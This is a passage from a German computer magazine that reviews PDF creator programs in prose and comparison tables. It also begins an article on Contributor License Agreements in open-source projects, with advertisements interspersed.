
**30<sup>99</sup>**  
€/Monat  
~~55<sup>99</sup>~~



Sie wollen mehr über Dedicated Server wissen?  
Informieren Sie sich kostenlos unter:

**0800 – 999 88 44**  
[www.server4you.de](http://www.server4you.de)

**SERVER4YOU**



**PDFCreator versteht sich auf Druckdaten und aufs Automatisieren. Einmal eingerichtet, speichert und verteilt er Dokumente an die vorgesehenen Stellen.**

## PDF24 Creator

Die auf Ghostscript basierende Freeware PDF24 Creator reagiert nicht nur auf Druckbefehle, sondern startet seinen Konverter auch per „Senden an“ aus dem Windows-Explorer-Kontextmenü heraus. Für den anschließenden Workflow hat der Hersteller einen praktischen Assistenten sowie einen Editor gestaltet – Letzterer zeigt den Inhalt sämtlicher Dateien untereinander als Seitenanschau an. Einzelne Seiten oder Bereiche unterschiedlicher Doku-

mente sind hier schnell per Drag & Drop kombiniert. Fertige Dokumente lassen sich über Schaltflächen am oberen Rand des Fensters drucken, mailen, verbinden oder (stapelweise) speichern.

Pdf24 erzeugt qualitativ gutes, weitgehend statisches PDF. Die Konvertierungseinstellungen speichert das Programm auf Wunsch als Profil, Ablageorte oder Versandwege merkt er sich darin nicht. Obwohl die Software ein PDF/X-3-Profil anbietet, wird schwarzer Text in Office-Dokumenten aus RGB-Farben zusam-

mengemischt – das ist für den Druck beim Dienstleister ungeschickt. CMYK und Schmuckfarben aus Grafikprogrammen wandern hingegen korrekt ins PDF.

## PDFCreator

Die wohl bekannteste und meist verbreitete Ghostscript-Hülle ist der PDFCreator. Er läuft sowohl auf dem Server als auch auf dem Desktop, wodurch sich sowohl private als auch unternehmerische Workflows automatisieren lassen. Mit dynamischen Elementen wie Inhaltsverzeichnissen oder Links steht PDFCreator auf Kriegsfuß. Dafür fertigt er statische Dokumente stapelweise und auf Wunsch nahezu selbstständig.

Fürs automatische Speichern stehen diverse Platzhalter zur Wahl, aus denen sich Muster für den neuen Dokumentnamen definieren lassen – unter anderem Datum, Uhrzeit oder Zeichenfolgen. Zudem kann man mehrere PDFCreator-Instanzen im System installieren. Sobald man eine PDFCreator-Instanz übers Drucken- oder Explorer-Kontextmenü auswählt, verarbeitet diese das Dokument gemäß dem zuvor eingestellten Profil. Ist darin etwa automatisches Speichern oder FTP-Server-Upload aktiviert, wird der Nutzer nicht weiter behelligt. Man kann Aktionen auch kom-

binieren. Dann wird das fertige PDF in einem Aufwasch gespeichert, im Betrachter zum Überprüfen angezeigt und einem Kollegen zur Korrektur gesendet.

Qualitativ liefert der kostenlose Konverter seit jeher hochwertigen Code, der auch in der Druckerei willkommen ist. Anders als ihr Vorgänger kommt die taufrische Version 1.9.5 mit einer angenehm aufgeräumten Oberfläche und Profilen für PDF/X-3 sowie PDF/A daher. Das Acrobat-Preflight-Werkzeug bemängelt im Test allerdings, dass PDFCreator eine nicht standardkonforme ICC-Profil-Version einbettet. Der Hersteller rechnet damit, das Problem mit dem in einigen Wochen erscheinenden Update auf Version 2 behoben zu haben.

## PDF Fusion

PDF Fusion ist eine Kombination aus PDF-Erzeuger und einfacherem Editor, ursprünglich entwickelt vom PDF-Spezialisten Global Graphics. Corel hat das Produkt nicht nennenswert weiterentwickelt, was man unter anderem an den PDF-Profilen und den Office-Add-ins deutlich sieht – letztere arbeiten nur noch mit älteren Office-Versionen bis 2010 zusammen.

PDF Fusion konvertiert zahlreiche Dateiformate direkt, darunter die gängigen Office-, Bild- und Grafikformate. Sie lassen sich per Drag & Drop auf das Editor-Fenster sowie per Stapelverarbeitung komfortabel verarbeiten oder visuell anhand von Seiten-Vorschaubildern kombinieren. Hier stehen unter anderem die Profile PDF/X und PDF/A zur Ver-

**Power PDF archiviert ganze Mail-Ordner komplett mit Anhang in einem einzigen PDF – und gestaltet ein Inhaltsverzeichnis, das nach Datum, Absender oder Betreff filtert.**

fügung, außerdem kann man eigene definieren. Hingegen führt der universelle, übers Drucken-Menü zugängliche Konverter ein Eigenleben: Er gewährt nur Zugriff auf vier voreingestellte Profile, die sich nicht ändern lassen – mit PDF/A und PDF/X sind die wichtigsten dabei.

Transparente Objekte aus Office-Dokumenten rendert PDF Fusion in feinster Qualität, transparent überlagerte Objekte aus Grafikanwendungen erhielten im Test teils unschöne Ränder. Trotz Druckvorstufen- und CMYK-Unterstützung dürfte nicht jeder Druckdienstleister mit dem Ergebnis glücklich werden, beispielsweise weil Standardschriften generell nicht eingebettet werden und Schwarz aus den Grundfarben zusammen gemischt wird.

#### PDFmailer Professional

Im Unterschied zum Rest des Testfeldes hat sich der PDFmailer stark spezialisiert: auf das mehr oder weniger automatisierte Verschicken von PDF-Belegen und -Rechnungen gemäß ZUGFeRD aus Warenwirtschaftssystemen heraus. Das Besondere ist, dass der Mailer Steuerzeichen im Dokument interpretiert und aus diesen E-Mails – mit individuellem Empfänger, Betreff und Anschreiben – fertigt.

Über Steuerzeichen inklusive Platzhalter kann man beispielsweise auch eine Serienbriefvorlage von Microsoft Word oder OpenOffice präparieren und automatisch aus einer Tabelle mit Adressdaten befüllen. Diese Word-Serienbriefe speichert man in einem Verzeichnis und lässt es den PDFmailer stapelweise abarbeiten. Die Seite mit den Steuerzeichen wird anschließend aus dem PDF entfernt.

Qualitativ genügen die Fähigkeiten des PDF-Konverters, um Rechnungen oder Briefe zu verschicken. Typografische Besonderheiten wie Formeln lassen den PDFmailer ratlos und das Dokument inhaltslos zurück.

#### Power PDF Advanced

Power PDF von Nuance ist wie Acrobat ein Komplett paket aus PDF-Konverter und -Editor. Die deutlich günstigere Nuance-Software will vor allem die Office-Klienten bedienen. Die Entwickler haben viele Gedanken auf den Workflow verwendet.

Power PDF spart sich allerdings den Aufwand, PDFs auf Druckvorstufe zu trimmen.

PDFs entstehen auf ähnlich vielen Wegen wie in Acrobat: direkt via Office-Add-in, über das Drucken-Menü, per Windows-Explorer-Kontextmenü sowie automatisch per Ordnerüberwachung. Im Kontextmenü liefert Nuance die praktischste Lösung: Auf Wunsch vereint Power PDF ausgewählte Dateien zu einem

Dokument, überlagert sie oder schnürt die Originale zum PDF-Paket. Jede Variante nebst passendem Konvertierungsprofil ist schnell über einen eigenen Kontextmenü-Eintrag ausgewählt.

Zusätzlich zu den MS-Office-Klassikern klinkt sich der Konverter auch in Lotus Notes oder Outlook ein – und überzeugt als E-Mail-Archivar. Wo Acrobat mehrere Mails in ein Flash-gesteuertes PDF-Paket packt und

die Einzel-Mails lediglich listet, verschmilzt Power PDF sie zu einem simplen PDF mit Anhängen und gestaltet ein Inhaltsverzeichnis, das die Post nach Absender, Betreff, Datum und Ursprungsordner sortiert.

Power PDF bietet zwei Arten von Ordnerüberwachung: Der eine Typ verarbeitet gescannte Dateien automatisch zu durchsuchbaren PDFs, der andere Dokumente aus Word, Excel et cetera.

**QualityHosting**

**SharePoint 2013**

**Online-Speicher,  
File Sharing & mehr**

**Nur bei QualityHosting  
180 Tage kostenfrei\***

**Einfach effizient zusammenarbeiten mit SharePoint 2013**

- 25 GB Online-Speicher
- Intranet- & Projekt-Websites
- Daten zentral ablegen & teilen
- Aufgaben-Management

**Sie nutzen SharePoint noch nicht?**

Mit Hosted SharePoint 2013 von QualityHosting wird die effiziente Zusammenarbeit intern und extern Wirklichkeit. Sie bearbeiten Dokumente immer auf dem neuesten Stand, auch von unterwegs. Sie bestimmen, wer Einsicht und Bearbeitungsrechte hat, Sie genießen den Abgleich mit Outlook auf allen Endgeräten u.v.m.

\*Neu- und Bestandskunden-Angebot: Hosted SharePoint 2013 Small Business Basic 180 Tage kostenfrei.

Universelle PDF-Erzeuger							
Produkt	Acrobat XI Professional	PDF-XChange 2012	PDF24 Creator 6.8	PDFCreator 1.9.5	PDF Fusion 1.14	PDFmailer Professional 5.4	Power PDF Advanced
Hersteller	Adobe, www.adobe.de	Tracker Software, www.tracker-software.com	Geek Software, pdf24.org	pdfforge GmbH, www.pdfforge.org	Corel, www.corel.de	Gotomaxx Software, www.gotomaxx.com	Nuance, www.nuance.de
Systemanforderungen	Windows XP/7/8, Mac OS X ab 10.6	Windows XP bis 8	Windows XP bis 8	Windows XP bis 8	Windows XP bis 8	Windows XP bis 7	Windows 7/8
Sprache	deutsch	deutsch	deutsch	deutsch	deutsch	deutsch	deutsch
Umfang	PDF-Konverter und -Editor	PDF-Konverter	PDF-Konverter, einfacher Editor	PDF-Konverter	PDF-Konverter, einfacher Editor	PDF-Konverter	PDF-Konverter und -Editor
technische Basis	eigene	eigene	Ghostscript	Ghostscript	Global Graphics gDoc	eigene	Zeon DocuCom
PDF-Spezifikation	1.3 bis 1.7	1.3 bis 1.7	1.2 bis 1.5	1.3 bis 1.7	1.3 bis 1.7	1.3	1.3 bis 1.7
PDF-Erzeugung							
Add-ins	MS Office bis 2013, Lotus Notes, Firefox, IE, Chrome	MS Office bis 2013	-	-	MS Office 2003 bis 2010	MS Office bis 2013 (sehr einfach)	MS Office bis 2013
PDF-X / PDF-A / PDF-UA (Tagged PDF)	✓ / ✓ / ✓	- / ✓ / -	✓ / ✓ (A-1 und A-2) / -	✓ / ✓ / -	✓ / ✓ (A-1 bis A-3) / -	- / ✓ / -	- / ✓ (A-1) / -
Direkt-Konvert.: MS Office / OpenOffice / Bilder / Grafiken	✓ / - / ✓ / ✓	- / - / - / -	- / - / ✓ / ✓	- / - / ✓ / ✓	✓ / ✓ / ✓ / ✓	✓ / - / ✓ / -	✓ / - / ✓ / -
Inhaltsverzeichnis aus Formatierung	✓ <sup>1</sup>	✓ (universell)	-	-	-	-	✓ <sup>1</sup>
Briefpapier / Wasserzeichen	- <sup>2</sup> / - <sup>2</sup>	✓ / ✓	✓ / ✓	✓ / ✓	- / -	✓ / ✓	- / ✓
Verschlüsselung	40 / 128 / 256 Bit	40 / 128 / 256 Bit AES	128 Bit	40 Bit / 128 Bit AES	40 / 128 Bit AES	40 / 128 Bit	40 Bit / 128 Bit
Zugriffsschutz	detailliert	detailliert	detailliert	detailliert	detailliert	detailliert	4 Varianten
digital signieren	- <sup>2</sup>	✓	✓	✓	-	✓	- <sup>2</sup>
OCR für Bilder, Scans	✓	-	-	-	-	-	✓
Workflow							
E-Mail-Versand / autom. speichern / öffnen mit	✓ <sup>7</sup> / ✓ / ✓	✓ / ✓ / ✓	✓ / - / ✓	✓ / ✓ / ✓	✓ / - / ✓	✓ / ✓ / ✓ (Vorschau, beliebige Anwendung)	✓ / ✓ / ✓
Mail-Versand: SMTP	-	✓	-	✓	-	✓	-
FTP-Upload / Sonstige	- / -	- / -	- / Fax	✓ / -	- / -	✓ / SharePoint	- / -
Aktionen kombinieren	✓	✓	✓	✓ <sup>3</sup>	✓	✓ <sup>3</sup>	✓
überwachte Verzeichnisse / auch Cloud-Dienste	- / nur Acrobat.com	✓ / Dropbox-Verzeichnis	- / -	- / -	- / -	✓ / ✓	✓ / ✓
Stapelkonvertierung / Seiten kombinieren (Queue)	✓ (Kontextmenü) / - <sup>2</sup>	✓ / ✓	✓ / ✓ (auch grafisch)	✓ <sup>5</sup> / ✓	✓ / - <sup>2</sup>	✓ / ✓	✓ / ✓
personalisieren	Serienbrief Word	-	-	-	-	Serien-Mails, beliebige Anwendungen	-
Konvertierungs-Profile	✓	✓	✓ <sup>4</sup>	✓	✓ (umständlich)	✓ (über Druckinstanz)	✓ <sup>4</sup>
Anzeige-Optionen	- <sup>2</sup>	✓	-	✓	-	-	✓
Druckvorlagen							
max. Dokumentauflösung	4000 dpi	2400 dpi	4000 dpi	4000 dpi	5000 dpi	1200 dpi	2400 dpi
PDF-X-Profil	✓	-	✓	✓	✓	-	-
Farbprofile	✓	-	✓	✓	✓	-	-
Office-Export: Schwarz-Wiedergabe / CMYK-Konvertierung	Graustufen (Farbprofil) / ✓	Graustufen-Farbraum / -	RGB / -	Graustufen-Farbraum (Farbprofil) / ✓	RGB / ✓	Graustufen-Farbraum / -	Graustufen-Farbraum / -
Grafik-Export: Farbräume	RGB, CMYK, Schmuckfarben	Graustufen, RGB	CMYK, Schmuckfarben	CMYK, Schmuckfarben	CMYK (kein reines Schwarz), RGB	Graustufen, RGB	Graustufen, RGB
Bilder: Auflösung wählbar / komprimiert / unkomprimiert	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	- / ✓ / ✓
Bewertung							
Funktionsumf. PDF-Konverter	⊕⊕	⊕	○	○	⊖	○	⊕
Transparenz-Umsetzung: Office-Objekte / Vektorgrafik	⊕⊕ / ⊕⊕	○ / ⊖	⊖ / ⊕	⊖ / ⊕	⊕ / ⊖	○ / ⊖	○ / ⊖
Workflow	⊕ <sup>6</sup>	⊕	⊕	⊕	⊕	⊕⊕	⊕ <sup>6</sup>
Bedienung	⊕	⊕	⊕⊕	⊕	○	○	○
Preis	586 €	33 €	kostenlos	kostenlos	55,25 €	177,30 €	169 €

<sup>1</sup>nur Word-Add-in <sup>2</sup>nur im Editor <sup>3</sup>umfangreich <sup>4</sup>ohne Workflow-Vorgaben <sup>5</sup>Kontextmenü, funktionierte im Test nicht <sup>6</sup>nur mit MS Office, sonst ○ <sup>7</sup>nicht via Druckmenü

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden

ra – in letzterem Fall muss die Original-Anwendung installiert sein. Außerdem verbindet sich die Software auf Wunsch mit diversen Cloud-Speichern. Die naheliegende Variante, ein überwachtes Verzeichnis direkt in der Dropbox einzurichten, brachte Power PDF jedoch nicht zustande.

Qualitative Höchstleistungen darf man von Power PDF nicht erwarten; dies bleibt Adobes Domäne. Auch für Office-Anwendungen reichen die Fähigkeiten

nicht immer. Grafisch aufwendige PowerPoint-Folien konvertiert man besser mit Microsofts Exportmodul. Die Tagging-Optionen im Konverter verheißen zwar barrierefreies PDF – letztlich setzt er aber nicht mal die einfachsten Elemente wie etwa alternative Bildbeschreibungen um.

## Fazit

Wer ein PDF auf den Weg bringen möchte, findet erfreulicher-

weise immer mehr Unterstützung – und zwar direkt von den Programmen, die er nutzt. Besonders weit kommen Anwender von OpenOffice und LibreOffice, die mit Bordmitteln sogar einfache PDF-Formulare realisieren können. Arbeitsmappen und Präsentationen strukturiert die Software sauber mit Bookmarks durch. Woran der Open-Source-Einsatz in den Behörden Münchens und Berlins auch immer gescheitert sein mag – an man-

gelnder PDF-Fähigkeit lag es gewiss nicht.

Wer intensiv mit Excel und PowerPoint arbeitet, profitiert von einem der Drittanbieter-Add-ins. Denn der Bord-Export vergisst, umfangreiche Excel-Arbeitsmappen und PowerPoint-Präsentationen mit Bookmarks zu strukturieren. Wer sich den teuren Acrobat nicht leisten kann oder möchte, findet in Power PDF oder PDF-XChange preisgünstige Alternativen.

## Office-Export und Office-Add-ins

Produkt	Acrobat XI Professional	Microsoft Office 2013	OpenOffice 4.0	PDF-XChange 2012 Standard	Power PDF Advanced
PDF-Erzeugung für	Word, Excel, PowerPoint, Outlook	Word, Excel, PowerPoint	Writer, Calc, Impress, Draw	Word, Excel, PowerPoint, Outlook	Word, Excel, PowerPoint, Outlook
<b>Allgemein</b>					
Zugriff auf Konvertierungsprofile	✓	✓ <sup>1</sup>	✓ <sup>1</sup>	-	-
ausgewählte (Tabellen-)Blätter / Markierung	✓ / ✓	✓ / ✓	✓ / ✓	- / -	- / -
hinterlegte Links / Querverweise / Sonstiges	✓ / ✓ / Kommentare	✓ / ✓ / -	✓ / ✓ / Kommentare	✓ / ✓ / -	✓ / ✓ / Kommentare
<b>Textverarbeitung</b>					
Inhaltsverzeichnis / Fußnoten / Abbildungsverz.	✓ / ✓ / ✓	✓ / - / ✓	✓ / ✓ / -	✓ / ✓ / ✓	✓ / ✓ / ✓
PDF-Formular	-	-	✓	-	-
Tagged PDF / PDF-UA	✓ / ✓	✓ / ✓	✓ / ✓	- / -	✓ / -
Transparenz	✓	✓	✓	-	-
<b>Tabellenkalkulation, Präsentation</b>					
Bookmarks für Folien / Tabellenblätter	✓ / ✓	- / -	✓ / ✓	✓ / -	✓ / ✓
pro Tabellenblatt ein PDF	✓ (nur via Editor)	-	-	-	-
Folien-Übergänge	✓	-	✓	- <sup>2</sup>	-
<b>Mail-Archivierung</b>					
ganzer Ordner / Auswahl / einzeln	✓ / ✓ / ✓	- / - / -	- / - / -	- / ✓ / ✓	✓ / ✓ / ✓
Mails zusammenfassen	PDF-Paket	-	-	-	PDF mit Bookmarks
Anhänge in PDF einbetten / in PDF konvertieren	✓ / ✓	- / -	- / -	- / -	✓ / ✓

<sup>1</sup> vorgegeben, nicht selbst definierbar    <sup>2</sup> Option vorhanden, funktioniert aber nicht

✓ vorhanden    - nicht vorhanden

Mit PDF-XChange und PDF-Creator lässt sich der Workflow gut strukturieren und automatisieren. Beide bieten umfangreiche Weiterverarbeitungsmöglichkeiten – insbesondere über das klassische, von Acrobat vernachlässigte Drucken-Menü.

Außerdem eignen sie sich als Ergänzung zu Libre- und Open-Office, die das PDF nach dem Speichern weder anzeigen noch weiterleiten oder weiterverarbeiten. PDFCreator rendert auch professionelle Grafiken exakt oder wandelt die Farben von RGB

nach CMYK. Aufs Personalisieren und Verteilen von Dokumenten hat sich PDFMailer spezialisiert; diesen Workflow beherrscht er wie kein anderer Kandidat.

Pdf24 Creator ist die perfekte Software für das schnelle PDF zwischendurch. Dank dem Assis-

tenten und dem praktischen Vorschaufenster finden sich selbst Gelegenheitsanwender sofort zurecht. (atr)

**ct** Links und Testversionen:  
[ct.de/ythd](http://ct.de/ythd)

# Mehr wissen!



### Die bleiben nicht lange im Regal:

ct wissen informiert umfassend und gewohnt gründlich über spannende Themen aus dem IT-Umfeld. Mit diesen Handbüchern meistern Sie dank fundierter Praxistipps komplexe Projekte in Sachen 3D Druck, Quadrocopter, Windows-Umstieg und eMail-Verschlüsselung.

**Bestellen Sie Ihre persönlichen Exemplare für nur € 8,40\* pro Ausgabe:**


shop.heise.de/ct-wissen service@shop.heise.de 0 21 52 915 229

Alle Ausgaben auch als E-Book erhältlich!

\* portofreie Lieferung für Zeitschriften-Abonnenten des Heise Zeitschriften Verlags oder ab einem Gesamtwarenkorb von 15 €

**heise shop**

[shop.heise.de/ct-wissen](http://shop.heise.de/ct-wissen)



Dennis G. Jansen

# Das Recht am eigenen Code

**Contributor License Agreements sorgen für mehr Flexibilität zwischen Entwicklern und Open-Source-Projekten**

Zu großen Open-Source-Projekten wie dem Linux-Kernel steuern Tausende Programmierer ihren Code bei. Entwicklervereinbarungen legen fest, welche Rechte sie dabei an ihrem Code behalten, welche Verpflichtungen und Haftungsrisiken sie eingehen und welche Möglichkeiten sich für die Projektverantwortlichen eröffnen.

**A**ktuelle Entwicklungen wie App Stores, neue Netzwerkdienste und Patentkriege stellen Open-Source-Projekte immer wieder vor neue Herausforderungen. Programmcode lässt sich sehr schnell an neue Erfordernisse anpassen, bei Softwarelizenzen sieht es anders aus: Wollte beispielsweise Linus Torvalds den Linux-Kernel unter eine andere Lizenz als die bisher verwendete GPLv2 stellen, müsste er Tausende Kernel-Entwickler

um Erlaubnis fragen. Entwickler, die Code zu einem Open-Source-Projekt beitragen, erlauben nämlich lediglich, dass ihre Beiträge zusammen mit dem Projekt unter der aktuellen Lizenz verbreitet werden. Alle Rechte am Code verbleiben bei den Entwicklern, sodass dem Projekt andere Nutzungen ohne Zustimmung jedes einzelnen Entwicklers verwehrt sind.

Zwei Arten von Vereinbarungen, die Rechte und Pflichten

von Entwicklern und Projekten festlegen, wollen hier Abhilfe schaffen. Entwickler-Rahmenvereinbarungen (Committee Agreements) regeln die Umstände eines Projektbeitrags. Ein Entwickler bestätigt vor allem, dass sein Code die rechtlichen Voraussetzungen erfüllt, um in das Projekt aufgenommen und an Anwender lizenziert zu werden. Dazu gehört, dass der Entwickler die Urheberrechte am Code besitzt und dass der Code nicht von Software abgeleitet ist, die unter einer inkompatiblen Lizenz steht.

Entwickler-Lizenzzvereinbarungen (Contributor License Agreements, kurz CLA) gehen noch ein Stück weiter: Indem sie eine eigene Lizenz mit spezifischen Regelungen zwischen Entwickler

und Projekt schalten, erlauben sie dem Projekt nicht nur, die Software unter verschiedenen Lizenzen anzubieten, sondern auch einen nachträglichen Wechsel der Lizenz. Zudem können CLA Entwicklern effiziente gemeinsame Klagen ermöglichen sowie Entwickler und Nutzer besser vor einer Haftung gegenüber Dritten schützen als klassische Open-Source-Lizenzen.

## Entwickler-Rechte

Bei der Erstellung und Verbreitung von Software sind unterschiedliche Rechte zu beachten. Alle diese Rechte haben eins gemeinsam: Sie gewähren dem Rechteinhaber ein zeitlich begrenztes Monopol auf bestimm-

te Handlungen. Zentral ist dabei das Urheberrecht, mit dem der Entwickler kontrollieren kann, wer seine Software wie vervielfältigen oder verbreiten darf. Komplizierter wird es bei mehreren Entwicklern – diese können Miturheber sein oder einander Rechte an ihren Beiträgen zur Software einräumen. Die genaue rechtliche Einordnung kann gerade bei Open-Source-Software schwierig sein.

Immer relevanter für den Schutz von Software wird das Patentrecht. Ein Patent erlaubt einem Erfinder zu bestimmen, wer seine technische Erfindung wie nutzen kann. Ein Patentinhaber kann beispielsweise anderen verbieten, einen bestimmten Herstellungsprozess zu nutzen. Im Gegensatz zum automatisch entstehenden Urheberrecht setzt ein Patentrecht eine ordnungs-gemäße und kostenpflichtige Registrierung voraus. Aber auch andere Rechte spielen eine Rolle: So können geschützte Namen und Logos wie Mozilla Firefox vor dem unerlaubten Vertrieb einer Software durch Dritte schützen.

Der Kern aller Contributor License Agreements besteht aus einer zusätzlichen Lizenz für Ur-

## Entwicklervereinbarungen

Contributor License Agreements (CLA) und Committer Agreements legen die Bedingungen fest, unter denen Entwickler zu einem Open-Source-Projekt beitragen.



heberrechte, die der Entwickler dem Projekt gewährt. Typisch gehört dazu auch ein Haftungsausschluss und wegen des internationalen Charakters der meisten Open-Source-Projekte eine Klausel, die bestimmt, welche Gerichte welches Recht auf die Vereinbarung anwenden sollen. Häufig findet sich zudem eine Patentklausel, in der ein Entwickler beispielsweise die Nutzung seiner Patente erlaubt.

Außerhalb dieses Kerns gibt es erhebliche Unterschiede. Ein Entwickler kann dem Projekt über das CLA beispielsweise erlauben, seine Beiträge später unter anderen Lizizenzen zu veröffentlichen. Ein wichtiger Unterschied liegt dann in den Voraussetzungen dafür: Oft ist ein Lizenzwechsel bedingungslos möglich, der Empfänger des CLA

kann Beiträge also unter beliebigen Lizizenzen veröffentlichen. Bei dem CLA der Free Software Foundation Europe sind hingegen nur freie Lizizenzen nach der Definition der FSF erlaubt. Das Harmony-Projekt hat eine Vorlage für Contributor License Agreements entwickelt, die fünf Varianten für den Lizenzwechsel zur Wahl stellt – von „keine Lizenzänderung erlaubt“ über „nur OSI-zertifizierte Lizizenzen“ bis zu „beliebige, auch proprietäre Lizizenzen“.

Über ein CLA können Entwickler dem Projekt die für eine Klage erforderlichen Rechte einräumen. Das erlaubt es Open-Source-Projekten, Verletzungen der Endnutzerlizenz als Projekt zu verfolgen, ohne dass ein einzelner Entwickler klagen muss. Außerdem können Entwickler besser davor geschützt werden, für ihre Beiträge gegenüber dem Projekt,

vor allem aber gegenüber Dritten haften zu müssen.

## Wettstreit der Interessen

Entwickler, Projektleitung und Anwender einer Open-Source-Software haben unterschiedliche Interessen, die unter einen Hut gebracht werden wollen. Für den Interessenausgleich zwischen Anwendern und Projekt sorgt die klassische Endnutzerlizenz, im Fall von Open-Source-Projekten zumeist eine der etablierten Open-Source-Lizenzen wie GPL, MIT- und Apache-Lizenz [1]. Hier gibt es kaum Konfliktpotenzial. Vor allem gewerbliche Anwender und andere Projekte, die auf dem Code aufbauen, schätzen klare Lizenzbedingungen, wie sie die bewährten Lizizenzen bieten.

Beim Ausgleich der Interessen zwischen Projektleitung und Ent-

Das Bild zeigt ein Webformular mit folgenden Feldern:

- What's the name of your project? (Projektname: Mein Projekt)
- Which style of contributor agreement would you like? (Stil des CLA: copyright license (CLA))
- Choose an outbound license option: (Auswahl einer Lizenz: any OSI approved license)
  - Apache License 2.0
  - Artistic License 1.0
  - Artistic License 2.0
  - BSD "Simplified" License
- Would you like to add a media license? (Media Lizenz: GNU Free Documentation License v1.1, v1.2, v1.3; Creative Commons Attribution 1.0)
- How will you receive signed agreements from contributors? (Signed Agreements: mail, email, fax, electronic submission)
- Please provide a link with more information on how to send a signed agreement to your project.
